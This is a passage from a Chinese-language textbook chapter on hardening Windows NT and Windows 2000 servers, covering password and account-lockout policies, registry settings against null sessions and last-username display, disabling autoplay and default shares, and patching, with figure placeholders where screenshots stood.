


图 9-11　设置审核策略

5. 开启密码策略

密码对系统安全是非常重要的，然而，默认情况下本地安全设置中的密码策略都没有开启，需要开启的密码策略如表 9-3 所示。

表 9-3　必须开启的密码策略列表

策略	设置	策略	设置
密码复杂性要求	启用	密码最长存留期	15 天
密码长度最小值	6 位	强制密码历史	5 个

6. 开启账户策略

开启账户策略可以有效地防止字典式攻击，其设置如表 9-4 所示。其中，当某个用户连续尝试 5 次登录失败后将会自动锁定该账户，30 分钟后再自动复位被锁定的账户。

表 9-4　必须开启的密码策略

策略	设置	策略	设置
复位账户锁定计数器	30 分钟	账户锁定阈值	5 次
账户锁定时间	30 分钟		

7. 备份敏感文件

尽管目前计算机系统的硬盘容量都很大，但还是要将一些敏感文件和重要的用户数据（文件、数据表及项目文件等）备份到另一台安全服务器中。

8. 不显示上次登录名

默认情况下，终端系统接入服务器时登录对话框中将会显示上次登录的账户名，本地的登录对话框也有些功能。攻击者可以因此得到系统的用户名信息，进而猜测密码。因此，建议将系统设置为不显示上次登录名，其方法是选择“控制面板”|“管理工具”|“本地安全策略”，在“安全选项”中进行设置，配置界面如图 9-12 所示。




图 9-12　配置不显示上次登录名

另一种方法是，直接设置注册表键 HKEY_LOCAL_MACHINE\Software\Microsoft\WindowsNT\CurrentVersion\Winlogon\DontDisplayLastUserName 的值为 1。

9．禁止建立空连接

默认情况下，任何用户通过空连接接入服务器之后，就可以进行账户枚举并猜测密码，这可以通过修改注册表来禁止，具体方法是直接设置注册表键 HKEY LOCAL MACHINE\System\CurrentControlSet\Control\LSA\RestrictAnonymous 的值为 1。

10．禁止自动播放

当前有许多病毒、木马等恶意程序都选择通过 U 盘等移动存储介质进行传播，其传播的机理实际上就是利用了 Windows NT 系统的自动播放功能。该功能默认情况下是开启的，为避免系统通过移动存储介质感染恶意程序，有必要关闭系统的自动播放功能。

一种有效地关闭自动播放功能的方法是在命令行下执行组策略编辑命令 gpedit.msc，在弹出的界面上依次选择“计算机配置”|“管理模板”|“系统”，双击“关闭自动播放”，然后在弹出的“停用自动播放属性”对话框中选择“已启用”和“所有驱动器”。具体操作过程如图 9-13 所示。




图 9-13　关闭自动播放的步骤

11．安装最新安全补丁

Windows NT 操作系统不可避免地存在许多安全漏洞，这些漏洞被公布后若没有及时修补将很快被攻击者视为攻击目标。修补安全漏洞的有效方法是启用 Windows NT 的自动更新功能，及时下载并安装最新的安全漏洞补丁程序。

9.6　操作系统高级安全配置措施

操作系统高级安全配置措施包括 14 条配置原则：关闭 DirectDraw、关闭默认共享、禁

用 Dump 文件、文件加密系统、加密 Temp 文件夹、锁住注册表、关机时清除文件、禁止软盘或光盘启动、使用智能卡、使用 IPSec、禁止判断主机类型、抵抗 DDoS、禁止 Guest 访问日志和数据恢复软件。

1．关闭 DirectDraw

C2 级安全标准对视频卡和内存有一定要求。关闭 DirectDraw 可能对一些需要用到 DirectX 的程序有影响，但是对于绝大多数的商业站点是没有影响的。设置注册表键 HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\GraphicsDrivers\DCI\Timeout 的值为 0。

2．关闭默认共享

Windows NT 安装完成以后，系统会创建一些隐藏的共享，可以在 DOS 提示符下输入 Net Share 命令查看，如图 9-14 所示。




图 9-14　查看隐藏的默认共享

要禁止这些共享，可打开“管理工具”，在“计算机管理”对话框中打开“共享文件夹”，选择“共享”，然后，在相应的共享文件夹上右击，选择“停止共享”即可，如图 9-15 所示。




图 9-15　停止默认共享

常见的共享目录及它们对应的地址和说明如表 9-5 所示。

表 9-5 共享目录及其功能

默认共享目录	路径	说明
C$ D$ E$	分区的根目录	Windows 2000 Advanced Server 版中，只有 Administrator 和 Backup Operators 组成员才可连接，Windows 2000 Server 版本 Server Operators 组也可以连接到这些共享目录
ADMIN$	%SYSTEMROOT%	远程管理用的共享目录，它的路径永远都指向 Windows 2000 的安装路径
IPC$		IPC$共享提供了登录到系统的能力
PRINT$	SYSTEM32 下 SPOOL\DRIVERS	用户远程管理打印机

3. 禁用 Dump 文件

在系统崩溃和蓝屏时，Dump 文件是一份很有用资料，可以帮助查找问题。然而，也能给黑客提供一些敏感信息，比如一些应用程序的密码等。用来禁止 Dump 文件，可打开“控制面板”选择“系统属性”的“高级”选项卡，并选择“启动和故障恢复”，在打开的“启动和故障恢复”对话框中，把写入调试信息修改成“无”，如图 9-16 所示。

